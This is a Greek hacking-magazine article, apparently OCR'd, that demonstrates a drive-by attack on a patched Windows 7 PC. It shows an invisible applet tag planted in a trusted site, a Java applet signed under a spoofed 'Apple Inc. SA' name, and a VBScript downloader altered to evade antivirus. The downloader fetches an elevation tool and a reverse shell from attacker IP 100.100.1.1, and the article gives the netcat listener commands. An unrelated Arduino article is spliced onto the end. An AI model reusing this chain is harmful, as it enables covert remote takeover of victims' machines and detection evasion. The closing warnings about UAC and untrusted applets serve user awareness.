Στο παρόν κείμενο ξεκινάμε περιγράφοντας μια τέτοια επίθεση. Αμέσως μετά αναφέρουμε τα εργαλεία τα οποία θα μπορούσε να χρησιμοποιήσει ο επιτιθέμενος. Τέλος, δείχνουμε την επίθεση στην πράξη.

Οι εμπλεκόμενοι

Η επίθεση θα γίνει από ένα Linux box το οποίο βρίσκεται κάπου στο Διαδίκτυο και μάλιστα πρόκειται για ένα VPS (Virtual Private Server) με CentOS 5.5. Ο στόχος θα είναι (τι άλλο;) ένα Windows 7 Ultimate 64bit box. Ο web browser δεν έχει σημασία, μπορεί να είναι οποιοσδήποτε. Το Windows box έχει ως firewall αυτό που έρχεται με τα Windows 7 και vw anti-virus το NOD32 της Eset (έκδοση 4.2.35). Φυσικά το box-στόχος είναι fully patched με τις πιο πρόσφατες ενημερώσεις ασφαλείας της Microsoft, τουλάχιστον μέχρι την στιγμή που γράφεται το παρόν άρθρο (27/12/2011).

Η επίθεση θα πραγματοποιηθεί από ένα site το οποίο ο χρήστης εμπιστεύεται και θεωρεί ότι ποτέ δεν πρόκειται να τον προδώσει. Έστω --υποθετικά πάντα-- οτι αυτό το site είναι το γνωστό σε όλους μας Google. Ποιός (μη υποψιασμένος) θα μπορούσε να φανταστεί οτι η Google μπορεί να χρησιμοποιηθεί από κάποιους τρίτους παρά την θέληση της, για να επιτεθεί στους «πελάτες» της; (This is a... ρητορική ερώτηση, of course!)



Το σενάριο

Έστω ότι έχουμε έναν μοχθηρό προγραμματιστή ο οποίος έχει κάνει τα εξής: Έχει «φάει» τη Google (λέμε τώρα!) κι έχει χώσει μέσα στο κεντρικό αρχείο του site της ένα πολύ μικρό πρόγραμμα που περιγράφεται από HTML κώδικα (οι λεπτομέρειες παρακάτω). Αυτός ο κώδικας τρέχει στο box του εκάστοτε χρήστη ένα Java applet.

Την ίδια στιγμή, αυτός ο μουργο-προγραμματιστής έχει σηκώσει στον δικό του server[2] --ας πούμε τον 100.100.1.1-- έναν listener με χρήση του εργαλείου netcat κι ο listener ακούει στην πόρτα 1234 (θα εξηγήσουμε παρακάτω πως γίνεται αυτό).

Μόλις το ανυποψίαστο θύμα επισκεφτεί τη Google θα ενεργοποιηθεί στον υπολογιστή του το Java applet ζητώντας άδεια για εκτέλεση. Αν το θύμα δεχτεί τότε έρχεται η επόμενη και τελευταία ερώτηση: Είναι αυτή του

1. Μη ρωτάτε περισσότερα, δεν μπορούμε να επεκταθούμε... ;)
2. Ή τέλος πάντων σε κάποιον άλλον server που ελέγχει.

UAC (User Account Control) των Windows 7, που θα ζητήσουν επιβεβαίωση εκτέλεσης του προγράμματος με δικαιώματα Administrator. Αυτή η τελευταία ερώτηση βέβαια θα «παίξει» μόνο σε περίπτωση που το θύμα έχει ενεργοποιημένο το UAC. Αν δεν είναι, τότε το applet θα εκτελεστεί απευθείας -- αρκεί βέβαια να δοθεί καταφατική απάντηση στην πρώτη ερώτηση.

Αφού το applet εκτελεστεί, θα δημιουργήσει, μέσα στον temp φάκελο των Windows, έναν downloader που είναι γραμμένος σε VB script κι αμέσως θα τον εκτελέσει. Εδώ πρέπει να ξέρουμε ότι τα προγράμματα που είναι γραμμένα σε VB script (αυτά με το extension vbs) εκτελούνται κατευθείαν από τα Windows, χωρίς compilation ή άλλα ...περιττά βήματα ;) Αυτός ο downloader, λοιπόν, θα κατεβάσει με τη σειρά του στον ίδιο προσωρινό φάκελο δύο μη ανιχνεύσιμα (τουλάχιστον από το NOD32) εκτελέσιμα: το **myelevate.exe** και το **test.exe**.

Το myelevate.exe είναι ένα πρόγραμμα που παίρνει ως παράμετρο ένα άλλο πρόγραμμα, το οποίο και το εκτελεί με δικαιώματα Administrator. Χρήσιμο πρόγραμμα, δεν μπορείτε να πείτε! Το test.exe δεν είναι τίποτε παραπάνω από ένα reverse shell, δηλαδή ένα πρόγραμμα το οποίο μόλις τρέξει στο box του θύματος θα στείλει στον server του επιτιθέμενου τον Command Interpeter των Windows, δηλαδή το cmd.exe. Ο επιτιθέμενος, όπως ήδη είπαμε, είναι σε listening mode στην πόρτα 1234 και περιμένει. Αμέσως μόλις τρέξει το test.exe στο box του θύματος θα συνδεθεί με το box του επιτιθέμενου. Αυτός τότε θα αποκτήσει απομακρυσμένη πρόσβαση και μάλιστα θα είναι σε θέση να εκτελεί όποια εντολή θέλει! Δοκιμαστικά, αρκεί στο Windows box του θύματος να πληκτρολογηθεί το ακόλουθο:

```
c:\>myelevate test 100.100.1.1 1234
```

Μόλις τρέξει το test θα στείλει το shell στην IP 100.100.1.1 και στην πόρτα 1234. Αμέσως μετά ο επιτιθέμενος θα έχει full administrative access στο Windows box. Αυτός λοιπόν είναι ο στόχος μας: Να τρέξουμε στο box του θύματος την παραπάνω εντολή, αφού φυσικά τοποθετήσουμε εκεί τα εμπλεκόμενα εκτελέσιμα (το myelevate.exe και το text.exe).

Η επιτυχία της επίθεσης βασίζεται α) σε εκείνους τους χρήστες που χρησιμοποιούν το Windows box τους με δικαιώματα Administrator (δηλαδή στο 90% των οικιακών χρηστών) και β) σ' εκείνους που έχουν απενεργοποιημένο το UAC -- χωρίς όμως αυτό να σημαίνει ότι δεν θα παίξει σωστά και σ' αυτούς που το έχουν ενεργοποιημένο (αρκεί να κάνουν ένα κλικ παραπάνω).

Τα εργαλεία και οι σκοποί τους

Το software που χρησιμοποιούμε για την επίθεση είναι το παρακάτω:

- Ένα πολύ μικρό κομμάτι HTML κώδικα για την κλήση του Java applet (δικό μας). Είναι αυτό που θα βάλουμε στον server της Google (αχμ) και που θα καλεί το applet κάθε φορά που κάποιος τον επισκέπτεται.
- Το Java applet που όταν εκτελείται καλεί τον downloader.
- Τον downloader, σε VB Script. Πρόκειται για ένα όχι 100% δικό μας πρόγραμμα, αλλά τροποποιημένο κατά ένα πολύ μεγάλο ποσοστό (πάνω από 80%) από εμάς, ώστε να μην είναι ανιχνεύσιμο από τα anti-malware. Μόλις τρέξει θα κατεβάσει από το box του επιτιθέμε-

νου, μέσω της πόρτας 80 (http[3]), τα δύο επόμενα εκτελέσιμα που αποτελούν και τα βασικά εργαλεία για την επίτευξη του στόχου.

- Το πρόγραμμα myelevate.exe. Δεν είναι δικό μας αν και το τροποποιήσαμε λίγο.
- Το πρόγραμμα test.exe (100% δικό μας).

Ακολουθεί ανάλυση του software.

Κλήση του Java applet

Το Java applet καλείται από μια γραμμή κώδικα HTML η οποία τοποθετήθηκε μέσα στο index.html ενός server της Google (λέμε τώρα), ώστε να τρέξει με την πρώτη επίσκεψη του θύματος. Ο κώδικας αυτός είναι ο παρακάτω:

```
<applet code="AppleViewer.class" archive="SignedAppleViewer.jar"
height="0" width="0"></applet>
```

Δεν νομίζουμε ότι χρειάζονται πολλές επεξηγήσεις εδώ: Ορίζεται και καλείται ένα Java applet με το όνομα AppleViewer[4]. Για να μην κινήσει υποψίες το TAG είναι αόρατο, έχοντας μηδενικό height και width. Αυτός ο κώδικας θα μπει μέσα στη ...Google και θα τρέχει κάθε φορά που την επισκέπτεται κάποιος!

Το ίδιο το Java applet

Ο κώδικας του applet που απαιτείται για να γίνει όλη η δουλειά διατίθεται από το http://bit.ly/dh004japplet (για λόγους privacy η IP του επιτιθέμενου έχει γίνει 100.100.1.1). Καλό θα ήταν να εξηγήσουμε μερικά βασικά πράγματα επάνω στον κώδικα. Δώστε βάση στο vb script (step [1]) που γράφεται με redirection μέσω του command interpreter (cmd.exe) στο temporary directory του θύματος. Πρόκειται για μια συνεπτυγμένη μορφή του παρακάτω κώδικα:

```
Dim bfile, SiteResponse, Http, fsys, tmp, file
set fsys = CreateObject("Scripting.FileSystemObject")
tmp = fsys.GetSpecialFolder(2)
Set bfile = CreateObject("ADODB.Stream")
bfile.Type = 1
bfile.Open
Set Http = CreateObject("WinHttp.WinHttpRequest.5.1")
Http.Open "GET", "http://100.100.1.1/myElevate.exe", False
Http.Send
SiteResponse = Http.ResponseBody
bfile.Write SiteResponse
file = tmp + "\" + "myElevate.exe"
bfile.SaveToFile file, 2
Http.Open "GET", "http://100.100.1.1/test.exe", False
```

3. Μπορείτε να φανταστείτε γιατί έχει σημασία η χρήση της πόρτας αυτής;
4. AppleViewer: Μην πείτε; Πετυχημένο όνομα, έτσι;

```
Http.Send
SiteResponse = Http.ResponseBody
bfile.Write SiteResponse
file = tmp + "\" + "test.exe"
bfile.SaveToFile file, 2
```

Απ' ό,τι βλέπετε, το παραπάνω script μόλις εκτελεστεί θα κατεβάσει, μέσα από την πόρτα 80, στο temp directory του θύματος τα δύο εκτελέσιμα (myelevate.exe και test.exe) που βρίσκονται στον server του επιτιθέμενου. Πρόκειται για μια παραλλαγή του γνωστού VB script που είχε δημοσιευτεί στο πάλαι ποτέ milworm κάτω από το (νεκρό πλέον) link: www.milw0rm.com/papers/262. Εκείνο, στο milworm, έπαιρνε από τη γραμμή εντολών τα αρχεία που θα κατέβαζε καθώς και την IP του server από τον οποίο θα κατέβαζε. Επίσης, το βασικό download γίνονταν στον τρέχοντα κατάλογο που έτρεχε το script (κι όχι στον temp των Windows), από μια function με το όνομα BinaryGetURL. Όμως το script εκείνο έφερνε αλλεργία στον κύριο NOD32, ο οποίος και το σκότωνε θεωρώντας το (όχι άδικα) ως απειλή. Το παραπάνω όμως script δεν φαίνεται να του δημιουργεί κάποια ανησυχία ;) Το αξιοσημείωτο της υπόθεσης είναι ότι η εργασία που επιτελεί είναι ακριβώς η ίδια. Το γεγονός αυτό μαρτυρά έναν από τους τρόπους που δουλεύουν οι μηχανικοί των anti-virus: Αντιγράφουν τον κώδικα μερικών malware ως έχει, χωρίς να ασχολούνται με τις παραλλαγές τους. Εντάξει, δεν είναι κακό, αποδεκτό είναι. Οι παραλλαγές είναι άπειρες και δεν μπορεί να γίνει αλλιώς. Άσε που υπάρχει και ο κίνδυνος να χαρακτηριστεί απειλή κάποιο απόλυτα legit πρόγραμμα. Εδώ οι προγραμματιστές της Eset φαίνεται ότι στόχευαν τους script-kiddies, αφού μόνον αυτοί δεν θα μπορούσαν να καταλάβουν τι κάνει αυτό το μικρό script ώστε να το αλλάξουν! Αυτοί είναι οι μόνοι που χρησιμοποιούν έτοιμα προγράμματα, χωρίς καν να ξέρουν πως λειτουργούν. Το μόνο που τους ενδιαφέρει είναι να κάνουν... αταξίες.

Αμέσως μετά, στο step [2], εκτελούμε τον downloader. Πρέπει εδώ να πούμε ότι τα τρία βασικά βήματα που εκτελεί το Java applet *δεν* πρέπει να τρέχουν ασύγχρονα. Αυτό διότι στο step [2] μπορεί να έχουμε μια καθυστέρηση (μέχρι να κατέβουν και τα 2 αρχεία) και μέχρι τότε δεν πρέπει με κανέναν τρόπο να εκτελεστεί το step [3] (που τρέχει αυτά τα αρχεία). Γι' αυτό και σε αυτό το step χρησιμοποιείται η built-in συνάρτηση της Java με όνομα waitfor. Τέλος, στο step [3] δώστε βάση στον τρόπο που καλείται η επίθεση:

```
cmd.exe /c \"%tmp%\\myelevate %tmp%\\test 100.100.1.1 1234\"
```

Ο command interpreter εκτελεί το myelevate.exe περνώντας σαν παράμετρο το test.exe (το reverse shell). Στο δε test περνάνε οι παράμετροι της IP του επιτιθέμενου και της πόρτας που θα σταλεί το command shell (όπως αναφέραμε και παραπάνω). Πολύ σημαντική επίσης είναι η διαδικασία registration του Java applet που πρέπει να κάνει ο επιτιθέμενος στο δικό του box. Για να μπορέσει να εκτελεστεί ένα Java applet πρέπει να είναι εγγεγραμμένο (registered) στον server στον οποίο θα τρέξει. Αυτό φαίνεται στην παρακάτω εικόνα.

```
C:\Windows\system32\cmd.exe
>javac AppleViewer.java

>jar cvf AppleViewer.jar AppleViewer.class
added manifest
adding: AppleViewer.class(in = 1597) (out= 861)(deflated 46%)

>keytool -genkey -alias signAppleViewer -keystore mykeystore -keypass mykeypass
-storepass mystorepass
What is your first and last name?
  [Unknown]:  Apple Inc. SA
What is the name of your organizational unit?
  [Unknown]:  Apple Inc. SA
What is the name of your organization?
  [Unknown]:  Apple Inc. SA
What is the name of your City or Locality?
  [Unknown]:  Apple Inc. SA
What is the name of your State or Province?
  [Unknown]:  Apple Inc. SA
What is the two-letter country code for this unit?
  [Unknown]:  NY
Is CN=Apple Inc. SA, OU=Apple Inc. SA, O=Apple Inc. SA, L=Apple Inc. SA, ST=Appl
e Inc. SA, C=NY correct?
  [no]:  yes


>jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -signe
djar SignedAppleViewer.jar AppleViewer.jar signAppleViewer

Warning:
The signer certificate will expire within six months.

>keytool -export -keystore mykeystore -storepass mystorepass -alias signAppleVie
wer -file mycertificate.cer
Certificate stored in file <mycertificate.cer>
>
```

Δώστε βάση στις τιμές που δίνουμε κατά το registration του Applet. Είναι αυθαίρετες. Μπορούμε να βάλουμε ό,τι θέλουμε. Εδώ χρησιμοποιούμε το «Apple Inc» μόνο και μόνο για να πειστεί ο χρήστης σε περίπτωση που πατήσει «More Information...», στο παράθυρο επιβεβαίωσης που θα ανοίξει όταν εκτελεστεί το applet (θα το δούμε παρακάτω).

Το myelevate.exe

Αυτό είναι ένα απόλυτα νόμιμο πρόγραμμα το οποίο έχει φτιαχτεί για να τρέχει κάποιος, από τη γραμμή εντολής, ένα οποιοδήποτε πρόγραμμα σε elevated mode. Τρέχει σε windows Vista και πάνω. Τα credits πάνε στον κύριο Johannes Passing (http://int3.de). Το πρόγραμμα έχει το καλό ότι κατά την εκτέλεση του εμφανίζει το συγκεκριμένο command interpreter window. Αυτό όμως το καλό δεν είναι και τόσο καλό για κάποιον που θέλει να 'ναι αόρατος, για αυτό και τροποποιήσαμε λιγάκι το πρόγραμμα του κου Johannes ώστε να εκτελεί τις εντολές του αόρατα, χωρίς, δηλαδή, να εμφανίζει το command line window. Για να πούμε την αλήθεια, μετά από μια μελέτη του κώδικα η αλλαγή δεν ήταν καθόλου δύσκολη. Για την ακρίβεια, μόνο την ακόλουθη συνάρτηση τροποποιήσαμε:

```
...
INT Launch(
__in PCWSTR ApplicationName,
__in PCWSTR CommandLine,
__in BOOL Wait
)
{
SHELLEXECUTEINFO Shex;
ZeroMemory( &Shex, sizeof( SHELLEXECUTEINFO ) );
Shex.cbSize = sizeof( SHELLEXECUTEINFO );
Shex.fMask = SEE_MASK_FLAG_NO_UI | SEE_MASK_NOCLOSEPROCESS;
Shex.lpVerb = L"runas";
Shex.lpFile = ApplicationName;
Shex.lpParameters = CommandLine;
// Thiseas Hide this window!
```

```
//Shex.nShow = SW_SHOWNORMAL;
Shex.nShow = SW_HIDE;
...
```

Το test.exe

Αυτό το πρόγραμμα είναι ένα δικό μας reverse shell, γραμμένο σε C++. Το source code είναι διαθέσιμο από το http://bit.ly/dh004AJVrs.

Δεν είναι ο στόχος του συγκεκριμένου άρθρου να αναλύσουμε γραμμή-γραμμή το εν λόγω πρόγραμμα, αξίζει όμως να πούμε οτι το συγκεκριμένο reverse shell παραμένει ακόμα undetectable (τουλάχιστον από την Eset). Δέχεται δύο παραμέτρους: την IP και την πόρτα που θα σταλεί το shell. Ο επιτιθέμενος το μόνο που χρειάζεται είναι να «σηκώσει» έναν listener στο box του, στη συγκεκριμένη πόρτα που θα σταλεί ο Command Interpreter. Θα πρέπει, δηλαδή, πριν τρέξει το test.exe στο box του θύματος να έχει τρέξει στο box του επιτιθέμενου, π.χ., το netcat, σε listening mode και πάνω στη σωστή πόρτα (στην περίπτωσή μας την 1234). Αναλυτικότερα, σε Fedora/CentOS/RedHAT ο επιτιθέμενος θα τρέξει:

```
# nc -l 1234
```


Σε Debian/Ubuntu/Mint ο επιτιθέμενος θα δώσει:

```
# nc -v -l -p 1234
```


Όπως και να 'χει, αφού τρέξει το netcat μετά απλά θα περιμένει ;)

Πολλές εικόνες, πολλές χιλιάδες λέξεις


Οι ακόλουθες δύο εικόνες είναι οι πιο αντιπροσωπευτικές του άρθρου. Το θύμα, στην πρώτη, έχει πάει μέσω του Internet Explorer 9.0 στο... Google και, ως εκ θαύματος, του ζητείται η άδεια για εκτέλεση κάποιου Java applet.




Στη δεύτερη εικόνα φαίνεται ό,τι βλέπει ο επιτιθέμενος. Στο Linux box του έχει ανοίξει έναν listener με το netcat στην πόρτα 1234 κι απλά περιμένει...



Έστω τώρα ότι το θύμα είναι υποψιασμένο και πατάει το «More Information...», ώστε να δει με τα ίδια του τα μάτια τα στοιχεία του publisher του applet. Θα δει το παρακάτω:



Χμ, Apple Inc. SA; Λέτε η Apple να θέλει να μου κάνει κακό; Μπα, αποκλείεται! Το αποτέλεσμα βέβαια είναι ένα elevated reverse shell, όπως βλέπετε και στην επόμενη εικόνα:



Προσέξτε την εντολή

```
netsh advfirewall firewall add rule name="test.exe" dir=in
action=allow protocol=TCP localport=1234
```

η οποία απαιτεί elevated privileges για να μπορέσει να εκτελεστεί!

Συμπεράσματα

Παρουσιάσαμε μια client side επίθεση με τη χρήση Java applet και μερικά undetectable εργαλεία. Οι παραλλαγές της επίθεσης που μπορούμε να σκεφτούμε είναι πάρα πολλές: πρόσθεση κανόνων στο firewall, αλλαγές στο registry, εισαγωγή χρήστη με administrator privileges κ.ο.κ. Η συγκεκριμένη επίθεση, όπως είπαμε και στην αρχή, εκμεταλλεύεται την εμπιστοσύνη που έχει κάποιος χρήστης σ' ένα site. Μπορεί να υπερβάλλαμε λιγάκι χρησιμοποιώντας το πλαστό παράδειγμα με το Google, αλλά προσέξτε: Στη θέση της Google θα μπορούσε να είναι το αγαπημένο σας forum ή --ακόμα χειρότερα-- η τράπεζά σας! Γι' αυτό μην εμπιστεύεστε τόσο εύκολα και αβίαστα τα φαινομενικά αθώα scripts που σας ζητούν άδεια να τρέξουν στον υπολογιστή σας. Επίσης, όσο κι αν σας εκνευρίζει, ΜΗΝ απενεργοποιείτε το UAC στα Windows! Το UAC είναι όπως ο αερόσακος στο αυτοκίνητο: Μπορεί να χρειαστεί μια φορά μόνο, αλλά αν χρειαστεί θα κάνετε το σταυρό σας που το είχατε!



Skill: Intermediate

Tags: Arduino, keypad, LED, matrix, ADC, multiplexing

Arduino the way of the hacker!!

(Μέρος 2/k*)

FEATURED SERIES


Εσάς ποιες κατασκευές σας αρέσουν; Προτιμάτε τις απλές και λειτουργικές ή εκείνες που διαθέτουν δεκάδες LED και διακόπτες, προσφέροντας ένα βουνό από ετερόκλητες λειτουργίες; Εμείς πάντως μπορούμε ν' αντιληφθούμε την εσωτερική ομορφιά και των δύο -- ή τουλάχιστον έτσι θέλουμε να πιστεύουμε ;) Ακριβώς γι' αυτό τείνουμε χείρα βοηθείας προς όλους: Θα εξετάσουμε τις κλασικότερες εφαρμογές του multiplexing και θα μάθουμε κολπάκια για τη βέλτιστη αξιοποίηση των ακροδεκτών του Arduino. Υπάρχει κανείς που να μην εκτιμά τις αποδοτικές κι ανορθόδοξες λύσεις;

by Spir@lEvolution

* το k είναι μικρότερο του m

Στο deltaHacker 003 ασχοληθήκαμε με πολύ απλά κυκλώματα. Στόχος μας ήταν να εξοικειωθούμε με τα port του επεξεργαστή του Arduino, όπως επίσης και με τους καταχωρητές που ρυθμίζουν τη συμπεριφορά των port. Σε πολλές περιπτώσεις, η δυνατότητα να χειριζόμαστε ταυτόχρονα ολόκληρες ομάδες ακροδεκτών είναι εξαιρετικά χρήσιμη -- αν όχι απολύτως αναγκαία! Όπως είδαμε, λοιπόν, χρησιμοποιώντας τους καταχωρητές των port μπορούμε να βάλουμε στο παιχνίδι και όλες τις πράξεις που επιδρούν στα μεμονωμένα bit ενός αριθμού (πράξεις bitwise). Με αυτόν τον τρόπο, μπορούμε να σκαρώνουμε διάφορα προγραμματιστικά τρικ, για να χειριζόμαστε μαζικά και ταχύτατα την κατάσταση πολλών ακροδεκτών. Ακολούθως --και αφού είχαμε αποκτήσει έναν τόσο καλό έλεγχο των ακροδεκτών του Arduino--, μπήκαμε σε νέα μονοπάτια: Αρχίσαμε να εξερευνούμε το ενδεχόμενο αξιοποίησης ενός ακροδέκτη για παραπάνω από μία εργασίες. Κάπως έτσι μπήκαμε στα χωράφια του περίφημου multiplexing. Στο σχετικό κύκλωμα που μελετήσαμε είχαμε συνδέσει διακόπτες και LED μαζί, πάνω στους ίδιους ακροδέκτες! Η τοπολογία που εξετάσαμε είχε αρκετές ατέλειες, αλλά ήταν σχετικά απλή κι εξυπηρετούσε απόλυτα το σκοπό μας: Συνδυάζοντας εισόδους (διακόπτες) και εξόδους (LED) επάνω στους ίδιους ακροδέκτες, έδινε με τον πιο ξεκάθαρο τρόπο την έννοια του multiplexing.

Σ' αυτό το τεύχος θα μελετήσουμε δύο παραδοσιακές εφαρμογές του multiplexing, οι οποίες παρουσιάζουν θεωρητικό αλλά και πρακτικό ενδιαφέρον. Επιπρόσθετα, θα εξετάσουμε μερικά κόλπα για τη διασύνδεση πολλών διακοπτών σε ελάχιστους ακροδέκτες. Αυτά τα κολπάκια θα μας χρησιμεύσουν σε κατασκευές που θα συναντήσουμε σε επόμενα άρθρα της σειράς, αλλά είμαστε σίγουροι ότι θα τα αξιοποιήσετε και σε δικά σας project! Τέλος, θα κάνουμε μια σύντομη αναφορά στο φαινόμενο POV (Persistence Of Vision) και θα εξετάσουμε μια απλή, αλλά ενδιαφέρουσα εφαρμογή. Αυτή η εφαρμογή θα μας προετοιμάσει για το επόμενο μέρος της σειράς, στο οποίο θα βγάλουμε γούστα, για να το πούμε απλά και λαϊκά ;) Έχουμε πάρα πολύ ωραία πράγματα μπροστά μας, τι καθόμαστε;

